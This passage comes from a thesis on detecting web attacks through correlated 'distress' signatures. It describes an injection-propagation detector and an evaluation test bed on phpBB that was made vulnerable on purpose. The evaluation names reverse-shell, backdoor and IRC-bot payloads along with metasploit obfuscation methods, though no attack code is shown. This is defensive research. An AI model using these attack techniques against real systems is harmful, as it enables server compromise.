Distress heuristic - The necessary action associated with this objective is to confound control content as legitimate application input within HTTP requests. These attacker-defined control sequences, once processed by the web application, become attack payloads that are propagated to client or back-end nodes for execution. Example control sequences include JavaScript and SQL queries used for XSS and SQLi attacks respectively.

Symptom signatures - Any successfully injected payload eventually forms part of web process output recognized by the 'HTTP response event' and 'back-end request event' symptom signatures when it propagates. These signatures do not convey just the propagation aspect of the attack but comprise all events providing the propagation vector. This results in very generic signatures, however from the content of these events alone it is not possible to tell which contain input-provided content, and is therefore not possible to render them more specific.

Suspect signatures - Attack HTTP requests that are able to generate the identified symptoms comprise all those requests containing application input, rather than those requesting static content. Furthermore, the input must contain a non-obfuscated character sequence permitting the injection of the malicious control sequence. Examples include HTML tags or SQL keywords. The 'Injection-related patterns within application input' suspect signature recognizes these suspicious

HTTP requests.

Correlation method - Propagated payloads are the distinctive feature to correlate suspect and symptom alerts. These payloads reside in HTTP responses or back-end requests as well as the attack HTTP request that deliver them to the exploited web application. Therefore, the two symptom alert identifiers are the 'HTTP response string' and the 'back-end response string' that identify alerts raised for the corresponding symptom signatures. The identifier for suspect alerts contains all 'application inputs containing injection-related patterns'.

Payload injection happens whenever propagated payloads overflow into the control section of web process outputs as illustrated in figures 6.4 and 6.5. The correlation condition is: 'an application input string having an injection-related pattern is present either in an HTTP response or back-end request string, and overflows into a control section'. This condition provides a feature similarity link only for attack HTTP requests and their consequent attack symptoms. Suspicious but benign HTTP requests are not expected to contain application inputs having an injection-related pattern that matches a substring of HTTP response or back-end request content, and that overflows into a control section. The distress signatures are presented in table 6.3.



Figure 6.4: Application input overflows into the control section of an HTTP response



Figure 6.5: Application input overflows into the control section of a back-end request

Table 6.3: Detector 3 - Payload propagation signatures

Detector 3 distress signatures	
Attack objective	Payload propagation - All attacks that inject control sequences that are subsequently propagated to client/back-end nodes.
Suspect signature	**S1**-Injection-related patterns within application input.
Symptom signatures	**SYM1**-HTTP response event. **SYM2**-Back-end request event.
Suspect alert identifier	**SID1**-Application inputs containing injection-related patterns.
Symptom alert identifiers	**SYMID1**-HTTP response string. **SYMID2**-Back-end request string.
Correlation condition	**COND1**-A SID1 string is present either in SYM1 or SYM2, and overflows into a control section.

6.4.2 Detector requirements

The requirements for this detector are as follows:

Suspect probe - The suspect probe is required to monitor and decode all HTTP requests as in the previous two detectors.

Suspect alerter - The suspect alerter is required to identify the HTTP request components that are used to carry application input and check them for injection-related patterns. These patterns must be defined for all control strings intended for client and back-end nodes respectively. A suspect alert must be raised for every HTTP request containing at least one input with an injection-related pattern. These inputs are the alert identifier.

Symptom probe - The symptom probe is required to monitor and decode all HTTP responses and back-end requests.

Symptom alerter - The symptom alerter must raise alerts for all HTTP responses and back-end requests, with their content as the alert identifier.

Attack request detector - The attack request detector must check for string propagation from HTTP requests to HTTP responses and back-end requests, as well as for control section overflow. Checking for control section overflow requires that first the control and data sections in HTTP responses and back-end requests are identified, and then the propagated string is verified to overflow into a control section. A distress alert is raised for every matched suspect-symptom alert pair. The HTTP request of the suspect alert is identified as attack.

6.4.3 Implementation

6.4.3.1 Detector overview

An overview of the detector is shown in figure 6.6. The main difference from the previous two detectors is the lack of host-level probes since in this case all system events of interest are obtained at the network level.

The implementation takes into consideration the highly generic symptom signatures used, expected to lead to large number of suspect/symptom alerts. In this regard a notion of 'local context' is introduced in order to reduce the number of alert pairs that are compared during alert correlation, thereby rendering the process more efficient. A local context is made up of the system events associated with the processing thread of a single HTTP request. Local contexts can render the alert correlation more efficient whenever correlation conditions only concern suspect and symptom alerts from the same local context. In such cases, the correlation process needs to only compare alert pairs from the same context.

In this case, a useful local context is one that includes all back-end requests and the HTTP responses corresponding to an individual HTTP request. If an HTTP request is suspicious, correlation is only attempted with its local context. In this manner, each suspicious HTTP request is only compared to the events through which an attack payload could actually propagate. The only limitation is that such local contexts miss the propagation of payloads through HTTP responses that originate at back-end nodes. This occurs when an earlier HTTP request stores the attack payload in the back-end for later retrieval and insertion into an HTTP response. Such cases can be taken care of by the inclusion of



Figure 6.6: Distress detector 3 data flow diagram

back-end responses, that retrieve stored payloads, in the local context. Therefore, the complete local context for each HTTP request consists of its corresponding back-end requests/responses, along with the resulting HTTP response.

Detector operation revolves around the processing of each local context. The 'Monitor HTTP requests' process implements the suspect probe, whilst the 'Monitor back-end requests' and 'Monitor HTTP response' processes implement the symptom probe and provide HTTP requests, back-end requests and HTTP responses respectively. The 'Monitor back-end responses' process provides the back-end responses, which are the pending information required for the creation of local contexts. The 'Handle HTTP/back-end flows' process enables the distributed deployment of probes and alerter processes. This process receives the HTTP/back-end request/response flows from the probes and passes them to the 'Aggregate contexts' process that aggregates the individual events into the local context for each HTTP request. Together, these two processes implement the symptom alerter by providing all symptom alerts as part of the aggregated local contexts.

Every HTTP request and its associated local context is passed on to the processes implementing the suspect alerter and the attack request detector components. The 'Match injection patterns' implements the suspect alerter. It checks all application inputs within the HTTP request for injection-related patterns. A suspect alert is raised whenever at least one string having an injection-related pattern is found, with all suspicious strings being included as part of the alert identifier. A correlation process is triggered for every suspicious string in the identifier. The 'Propagation check' process checks whether the suspicious string is present in back-end requests or the HTTP response. When propagation is identified, the 'Control section overflow check' process verifies whether the propagating string overflows into a control section, raising a distress alert whenever this is the case. The distress alert is raised against the HTTP request of the currently processed local context.

Processing of the local context proceeds with the strings originating from back-end responses, where the 'Match injection pattern' process checks for any injection-related patterns in them. For any such suspicious string a correlation process is carried out, which is different from the one carried out for application input strings. First, since strings that originate from back-end responses can only propagate to HTTP responses, they are only compared to them. Second, strings that originate from the back-end do not immediately identify the responsible HTTP request. Whenever a back-end string is verified to propagate and overflow into a control section of an HTTP response, it is passed to the 'Match identifiers' process that attempts to match it with a suspicious string from all previous suspect alerts. Whenever a match is found, a distress alert is raised against the HTTP request associated with the previously raised suspect alert.

The third detector shares the implementation of the suspect probe with the previous two detectors, however the rest of the implementation differs. The following sections presents some of the low-level details for the latter.

6.4.3.2 Symptom probe

The 'Monitor back-end requests', 'Monitor back-end responses' and 'Monitor HTTP responses' processes provide the implementation for the symptom probe along with the extra requirements posed by the use of local contexts. All these processes use `tshark`. The back-end protocol that is relevant to the target deployment platform is MySQL. HTTP response events consist of both self-contained

HTTP responses as well as HTTP responses that are split into multiple chunks.

6.4.3.3 Symptom alerter

The 'Aggregate contexts' process provides the implementation for the symptom alerter. Rather than raising individual symptom alerts, this process works with all the information that is relevant to each local context. Port numbers are utilized to pair HTTP requests and responses. Precise association of MySQL requests/responses with their corresponding HTTP request requires web server thread tracking through function call interception [151]. A less intrusive alternative is to associate MySQL requests/responses with their respective HTTP request/response pairs based on time-stamps. For every HTTP request/response pair, the local context includes all those back-end events having a time-stamp between that of the request and the response. This approach results in inflated aggregates in multi-threaded web servers, but helps to avoid intrusive instrumentation.

Each output of the 'Aggregate contexts' process consists of four strings. The first is the HTTP request content. The second is a sequence of all the SQL statements sent to the back-end, whilst the third is a sequence of strings representing the results of the SQL statements. The fourth is the HTTP response content, or the concatenated content of HTTP response chunks.

6.4.3.4 Suspect alerter

The 'Match injection patterns' process implements the suspect alerter. It iterates through all web application inputs and back-end responses within each local context, and utilizes Perl regular expression matching to search for injection-related patterns. Whenever such a pattern is found to originate from a web application input, the string concerned is added to the suspect alert identifier. The implementation takes into consideration the following HTTP request substrings: individual HTTP GET query-strings, cookies, HTTP POST `application/x-www-form-urlencoded` and `multipart/form-data` strings, URL and base64 decoded accordingly. The first two contain application arguments [4], whilst the others contain application inputs sent by HTML form submissions[1]. In general, any other custom HTTP headers used by specific applications should also be considered as web application input.

[1] http://www.w3.org/TR/html401/interact/forms.html

Injection-related patterns are identified for HTTP, HTML and SQL statements, comprising the control content of the target deployment platform. For HTTP headers, the pattern comprises return and line-feed characters. For HTML content, the pattern comprises start and end tags, without taking into consideration whether the tag label is legal or not. In fact, taking into consideration how lax the parsing in mainstream browsers is with respect to the HTML standard specification, label verification would actually be counterproductive [152]. For SQL the pattern comprises SQL keywords.

Suspect alerts contain the HTTP request and are identified by the concatenation of all web application inputs that conform to injection-related patterns.

6.4.3.5 Attack request detector

The 'Propagation check', 'Control section overflow check' and 'Match identifiers' processes implement the attack request detector. The 'Propagation check' process searches for suspicious application input strings within SQL statements of back-end requests and HTTP responses, as well as for suspicious SQL result strings within HTTP responses using Perl regular expression matching. Each such string found is passed along with its corresponding HTTP response or back-end request to the 'Control section overflow check' that checks whether the suspicious string overflows to a control section. In order to avoid the full parsing of HTTP responses, HTML payloads and SQL statements, this process checks whether the suspicious string is completely contained within a data section, if not this implies a control section overflow. Data sections are identified as those in which the injection-related character sequence would be escaped, losing its control meaning. On the other hand, any such un-escaped character sequence is considered to reside in a control section.

If the suspicious string is a web application input, a distress alert against the HTTP request in the currently processed local context is raised. In the case of a suspicious back-end string, this is passed to the 'Match identifiers' process that checks whether this string matches a suspect alert identifier. If successful, the associated HTTP request is considered an attack, and a distress alert is raised.

6.5 Concluding remarks

This chapter demonstrated the feasibility of Distress Detection (DD) through the development of three distress detectors for representative web attack objectives. The distress signature definition method was used to first choose three attack objectives for web applications in general, and then to select the distress signatures for attacks that fall within their scope. The 'malicious remote control' objective includes attacks that result in remote control being gained by attackers over the victim host server, such as installation of backdoors or joining a botnet. The 'application content compromise' objective includes attacks that compromise the integrity of the application's content, such as web-site defacement and client-directed malware planting attacks. The 'payload propagation' objective includes those attacks that inject payloads intended for execution on client or back-end nodes, such as XSS and SQLi attacks.

The distress signatures identified for each attack objective are translated into requirements for the provision of a concrete implementation of the suspect/symptom probes and alerters, and the attack request detector components for each detector. The main challenge presented by detector development is that the translation of the abstract signatures into ones specific for the target deployment platform, and an implementation that satisfies them, requires in-depth knowledge of the platform as well as aspects of the protected web application. Furthermore, attention must also be placed on detector security given the adversarial environment in which distress detectors are expected to operate. Some of the security requirements may not be straightforward to satisfy, for example the requirement for the first and second detectors to execute code in isolation, but at the same time generate system call traces that are as close as possible to what is executed by the target application. All three detectors are implemented as prototypes for a LAMP target deployment. The next chapter presents an evaluation of the detection effectiveness of these prototypes.

Chapter 7

Detector Effectiveness Evaluation

In the previous chapters, Distress Detection (DD) was proposed as a detection method for web attacks that aims to provide novel attack resilience whilst suppressing false positives (FP). The development of three distress detectors demonstrated the feasibility of the method, albeit with some concern regarding the implementation challenges. The aim of this chapter is to evaluate the effectiveness of these detectors in novel attack resilience and FP rate suppression. Specifically, novel attack resilience is evaluated by detecting attacks that fall within the scope of the same attack objective but vary the exploited vulnerability, attack payload or introduce obfuscation. Furthermore, distress detectors must correctly identify the responsible attack HTTP requests. At the same time, benign HTTP requests must not be identified as attacks.

This chapter first presents a suitable methodology for effectiveness evaluation of distress detectors (section 7.1), and then the results for the three developed detectors: 'Malicious remote control' (section 7.2), 'Application content compromise' (section 7.3), and 'Payload propagation' (section 7.4). For each detector, the dataset used is first described, followed by the results and their explanation. The results are analyzed to determine the extent of novel attack resilience and FP rate suppression demonstrated by each detector (section 7.5), and the threats to their validity (section 7.6).

7.1 Methodology

Evaluating the detection effectiveness of the developed distress requires a methodology that complies with requirements for computer security experiments and also takes into consideration requirements that are specific for DD.

7.1.1 Requirements

In order to produce scientifically valid results, computer security experiments are required to:

- *Make use of a dataset with realistic content and that can produce results that are comparable and reproducible* - The datasets used for evaluating security mechanisms must allow for producing results that can be verified and that allow for comparisons with those for similar mechanisms [20]. In the case of web attack detectors, datasets should consist of benign and attack HTTP requests [21]. Furthermore, datasets should be as realistic as possible. In fact, even the most widely utilized dataset for intrusion detection evaluation has been criticized for the manner in which its synthetically generated content fails to reflect reality in some aspects [59].

- *Follow a rigorous experimental procedure* - The methodology must produce scientifically valid results [20]. This means that the expected outcomes are falsifiable and that experiment runs are controlled and repeatable. In this case, having falsifiable expected outcomes means that the experimental procedure is observable and that the effectiveness of distress detectors can be properly measured. These criteria require knowledge of which are the benign and attack HTTP requests, as well as how the detectors classify them. Controlled execution means that only one element of interest is varied between each experiment run so that any changes in the results can be attributed to it. In this case, this means that for a number of experiment runs that include an attack each, every run should introduce at most one new attack element (e.g. a different payload), so that in the case of a missed alert it can be concluded that this is due to it. The repeatability criteria means that all experiment runs can be repeated and reproduce the same results.

Furthermore, experimentation with distress detectors imposes the following requirements:

- *The successful execution of web attacks* - The evaluation of distress detectors requires the successful execution of attacks since dynamic analysis of the targeted application is involved. Distress detectors leverage system events associated with successful attack execution, the attack symptoms.

- *Sets of attack HTTP requests targeting the same attack objective, but differing either in the exploit, the attack payload or obfuscation* - In this manner, the novel attack resilience of distress detectors can be evaluated across the whole range of different ways that an objective can be attained.

- *Execution of benign background traffic* - Distress detectors are not just required to detect the presence of an attack, but also to correctly identify the HTTP request responsible for it. Executing background traffic simultaneously to attacks makes this more challenging. Benign traffic is also required for evaluating the FP suppression capabilities of the detectors. In this regard, it is also desirable to present detectors with benign traffic that resembles attacks, thus stressing the detector's capability to suppress false alerts.

The following sections describe a methodology that satisfies the above requirements.

7.1.2 Attacks

The lack of openly available standard data-sets that can produce results that are directly comparable and reproducible for intrusion detection systems (IDS) is a known open issue [20]. The DARPA/MIT Lincoln Lab dataset constitutes the major effort in this direction [153]. However, nowadays it is arguably dated. More importantly, as far as web attacks detection is concerned, it contains only four web attacks [21]. A more suitable dataset that includes web attacks has been constructed [35]. It consists of a number of attack HTTP requests collected from misuse detection alerts and downloaded from security sites. However, the dataset only includes basic attack payloads. More importantly for DD, the attacks have not been tested for successful execution [64]. As a result, this dataset is only suitable for the evaluation of detectors that rely exclusively on static analysis techniques.

Experiments with dynamic analysis-based detectors follow three different approaches for a setup in which attacks are executed. The first approach uses

existing datasets [98, 100]. In contrast to datasets meant for static analysis that consist simply of attack HTTP request content, these datasets consist of either ready-made executable attacks or random attack generators, and corresponding target vulnerable applications. However, these datasets only cater for SQL injection (SQLi) and cross-site scripting (XSS) attacks. The second approach consists of using published attacks that have occurred against popularly targeted applications [91,97,99]. This approach preserves realism, but makes it impossible to find a series of attacks that differ in terms of the exploits, payloads, and obfuscation techniques that all have the same objective. The third approach consists of recreating real attacks to target a 'container application' that is rendered vulnerable to them in order to ensure their successful execution in a controlled environment [67, 92, 146]. In this approach, the application must be familiar in order to introduce the vulnerabilities and implement successfully executing attacks for them. Furthermore, exploitation frameworks, such as metasploit[1], have also been used to assist the creation of custom attacks in a realistic manner [91, 145].

The third approach is preferred over the other two to ensure control over attack creation. This is needed in order to have a series of attacks that vary the exploits, payloads, and obfuscation whilst at the same time still aiming for the objectives relevant to the detector being evaluated. Furthermore, this approach also provides a manageable experiment setup, where each attack does not require the installation of a full application as with the second approach. The same version of an application is unlikely to contain the variety of vulnerabilities required by the attack variations.

The chosen container application is phpBB 3.0[2] on-line forum web application deployed over a LAMP configuration. phpBB is a popular open source application that is typically targeted by web attacks [9, 28, 40]. It provides a container within which to introduce vulnerabilities for a wide range of successfully executing realistic attacks. Platform-level security vulnerabilities are introduced through an apache web server extension, named `mod_csv`. The introduced vulnerabilities are ones of the type that are typically found in software packages and reported in repositories such as the National Vulnerability Database[3] (NVD). The custom-built attacks are assembled from exploits, payloads and obfuscation techniques as reported in hacking literature and honeypot reports, or generated through the

[1] http://www.metasploit.com
[2] http://www.phpbb.com
[3] http://http://nvd.nist.gov

metasploit exploitation framework. Details are described at the beginning of each detector evaluation section.

7.1.3 Background traffic

Measuring the FP rate for dynamic analysis-based detectors is typically conducted by having the monitored application presented exclusively with benign inputs [91,98]. In this regard, the employed background traffic consists of phpBB browsing sessions based on actual use of an installation at the CIS department of the University of Strathclyde[1]. As phpBB is a stateful application just resubmitting previously captured traffic will not work unless the state of the application is exactly the same. Therefore, the utilized background traffic is synthetically generated based on the forum's traffic. The background traffic is encoded as `selenium`[2] test suites that enable proper browsing sessions including user authentication, forum posting, and signing out of the application. `selenium` utilizes the firefox[3] web browser to execute the browsing sessions, along with a custom-built firefox profile that increases the number of possible browser operations that can be automated.

Table 7.1 shows the usage statistics of the CIS forum during an 18 month period, filtering out sparse invalid and administration-related requests, along with automatic browser requests made to auxiliary files such as style sheets and images. These statistics are largely preserved in the generated background traffic as shown in table 7.2. One main difference concerns the increased percentage of requests made to `posting.php` in order to recreate an entire topic thread[4]. This addition results into 32 requests to `posting.php`, 21 of which include post content in the form of post previews, submissions, and file uploads. The other difference concerns the additional `mod_csv` requests. As a consequence, the percentage of requests for `viewforum.php` and `viewtopic.php` decrease, however these remain the most requested scripts and the overall distribution of the background traffic requests still reflects that of the CIS forum. The total number of requests amounts to 1,110 and increases approximately to 1,230 when adding the auxiliary requests generated by firefox. This number of requests represents around 80% of the average daily traffic of the forum.

[1] https://local.cis.strath.ac.uk/forums
[2] http://www.seleniumhq.org
[3] http://www.mozilla.com/firefox
[4] https://local.cis.strath.ac.uk/forums/viewtopic.php?f=19&t=1050

Table 7.1: CIS on-line forum statistics over an 18 month period

Application Request	Total Requests	%Requests (approx.)
ucp.php	12,576	2
index.php	160,663	21
viewforum.php	309,389	41
viewtopic.php	248,325	33
posting.php	8,201	1
search.php, faq.php, file.php	5,919	1
memberlist.php	6,536	1
Total	755,215	100

Table 7.2: Statistics for background traffic

Application Request	Total Requests	%Requests (approx.)
ucp.php	22	2
index.php	237	21
viewforum.php	413	37
viewtopic.php	350	31
posting.php	32	3
search.php, faq.php, file.php	6	1
memberlist.php	10	1
test.csv	20	2
test2.csv	20	2
Total	1,110	100

The browsing sessions used by the background traffic are shown in table 7.3. They are broken down into 5 types of sessions (A-E) based on valid phpBB navigation options. These 5 session types are recorded individually as `selenium` test suites, and are then replayed in a repetitive manner to obtain the required number of HTTP requests per experiment run. All sessions of each type are executed before proceeding to generating sessions of the next type. The result is that each session type generates multiple browsing sessions, preserving the page navigation of its corresponding type but having different query string arguments. Any attacks or additional background traffic is positioned between sessions of type A and B. This way, the forum content targeted by some attacks, or required by additional forum posts, is available at the point in time when they execute,

Table 7.3: Background traffic - browsing session types

ID	Session type
A	Log-in → Post messages → Log-out
B	View forum index → Browse topics
C	Log-in → Browse forum members → Log-out
D	View forum index → Topic search → Browse FAQ → Browse topics
E	Requests for `.csv` files handled by `mod_csv`

whilst also leaving enough time for the attack to succeed before the background traffic flow ends. The fixed position of attacks within the background traffic does not affect the validity of the results given that none of three detectors uses the positioning of attacks as a detection criterion (see the distress signatures in chapter 6).

Additional background traffic is also used in a specific manner for each detector, presenting scenarios that are expected to increase the number of suspect and symptom alerts, making it more likely to raise false alerts. The details of the additional background traffic are given at the beginning of each detector evaluation section.

7.1.4 Experiment setup

The setup is required to host the developed distress detectors and the monitored web application, as well as to enable background traffic and attack execution. This setup is described through the experiment machines, the experiment steps carried out for each detector, and how detection effectiveness is measured.

7.1.4.1 Experiment machines

The complete set-up, as shown in figure 7.1, consists of three virtual machines (VM) connected over TCP connections in a virtual subnet created with VMWare[1] products. The three VM's are used for web traffic generation and attack handling, to host the vulnerable web application, and to host the three distress detectors. All virtual machines are running Linux[2], and are assigned fixed IP addresses

[1] http://www.vmware.com

[2] Ubuntu 8.0, with executable heap segment by default



Figure 7.1: Experiment setup

to accommodate experiment automation and ease attack handling. The use of virtual machines simplifies the management of the experiment setup allowing deployment on a single physical machine, thereby facilitating experiment replication and the reproduction of results.

The *web application server VM* consists of the same configuration targeted by detectors during development. This VM hosts the monitored web application and the network/host-level detector probes. The complete deployment consists of an Ubuntu 8.0 OS with a Linux 2.6.24 kernel, apache 2.0 web server (pre-forked), PHP 5.2.5 application server, phpBB3.0, and MySQL 5.0 DBMS. Detector alerter and attack request detector components are deployed on the *log server VM* where their corresponding logs are also kept. These two virtual machines allow the detectors to be deployed in a distributed manner. Their configuration of system privileges along with that for the `iptables` packet filter on the log server VM, is set according to the isolation requirements of the first two detectors (chapter 6 section 6.2).

The *traffic generation and attack handling VM* provides the main control point for experiment execution. Background and attack web traffic is executed through `selenium`, whilst attacks consisting of crafted HTTP requests are launched through `curl`[1]. An apache web server and `netcat` are also installed on this machine providing the required attack handling, such for malicious web-site hosting and remote connection handling respectively.

Two sets of Perl scripts support experiment automation. The first set is installed on the traffic generation and attack handling VM, that co-ordinates the execution of individual experiment steps by launching a sequence of `selenium` test suites in parallel to the launching and handling of attacks. These scripts synchronize with the second set of scripts that are installed on the web application server VM. These carry out tasks such as restoring the server's integrity following an attack, storing experiment step results, as well as re-starting the detectors between individual experiment runs. Inter-VM experiment automation synchronization is implemented through SSH, with public/private key certificates used to automate SSH authentication. In fact, the fixed IP address setup is required mainly for this purpose since certificate identities are IP address-specific. This fixed set-up does not compromise the results' validity since none of the detectors looks for specific IP addresses in order to make detection decisions.

7.1.4.2 Experimental procedure and measurements

A number of experiment steps for each detector are executed as follows:

0. Common background traffic only.
1. First attack.
2. A number of steps using attacks that exploit different vulnerabilities.
3. A number of steps using attacks that use different payloads.
4. A number of steps using all previously used attacks, but obfuscated.
5. Additional background traffic expected to maximize the number of suspect alerts.
6. Additional background traffic expected to maximize the number of symptom alerts.

[1] http://curl.haxx.se

7. Steps 5 and 6 combined.

Step 0 is the baseline step containing just the background traffic that is common to all steps, step 1 launches the first attack that will be varied in the following steps, steps 2-4 focus on testing the detector's TP rate whilst steps 5-7 focus on the FP rate. This sequence of experiment steps introduces only one variation at a time in terms of either attack or background traffic, providing a controlled experimental procedure.

In each experiment step, the number of distress alerts and the HTTP requests against which they are raised are recorded. It is therefore possible to verify whether the detected HTTP request is the actual attack from its content. Alerts raised against attack HTTP requests count as true positives. Any missed attack HTTP requests count as false negatives. In the case of attacks that are executed as `selenium` test suites, consisting of an entire browsing session leading to the application page from where the attack itself is launched, only the HTTP requests containing the exploit are considered as attack HTTP requests. All other requests forming part of the same browsing session are considered benign. Although required to launch the attack, these requests involve benign navigation through the application. Overall, the detection of benign HTTP requests, whether from background traffic or used in the build up to an attack, count as false positives. Unsuccessful attacks are also not expected to be detected since they do not cause attack symptoms. In this regard, any detected unsuccessful attacks also count as false positives since they indicate incorrect correlation.

Overall, the expected outcome for the three detectors is to detect all successful attack HTTP requests, and the non-detection of the rest. This would reflect their capability for novel attack resilience and FP suppression respectively. TP and FP measurements allow for an observable experimental procedure, rendering the expected outcome falsifiable.

7.2 Detector 1 - Malicious remote control

7.2.1 Experiment steps

The experiment steps utilize the following attacks[1] and additional background traffic:

[1]Details of the vulnerabilities and attacks are found in appendix C

- **Exploited vulnerabilities:** Heap Overflow (example vulnerabilities of the same type found in the National Vulnerability Database: CVE-2011-3607, CVE-2010-0360, CVE-2008-0337), Command Injection (CVE-2012-0992, CVE-2011-0739, CVE-2010-4278), Code Injection (CVE-2011-3832, CVE-2010-1546, CVE-2009-4836) and Unrestricted File Upload (CVE-2012-1010, CVE-2011-5077, CVE-2011-5069).

- **Attack payloads:** Spawn a reverse shell that connects to an attacker controlled machine, upload the `c99` HTTP back-door, and download the botzilla PHP-based IRC bot based on honeypot reports and known hacking techniques [9, 31]. Machine code, BASH/Perl, and PHP reverse shell spawning payloads are generated through metasploit.

- **Obfuscation techniques:** Heap overflow attack obfuscation - XOR-based obfuscation using mestasploit's `shikata_ga_nai` shellcode encoder; Command injection attack obfuscation - Base64 encoding of Perl payloads; Code Injection - PHP code obfuscation[1]; Unrestricted file upload - removal of any references to the 'c99' and 'gardenfox' keywords.

- **Additional background traffic:** Forum posts containing PHP[2] and Perl[3] scripts, and shell commands[4], and additional search requests to phpBB.

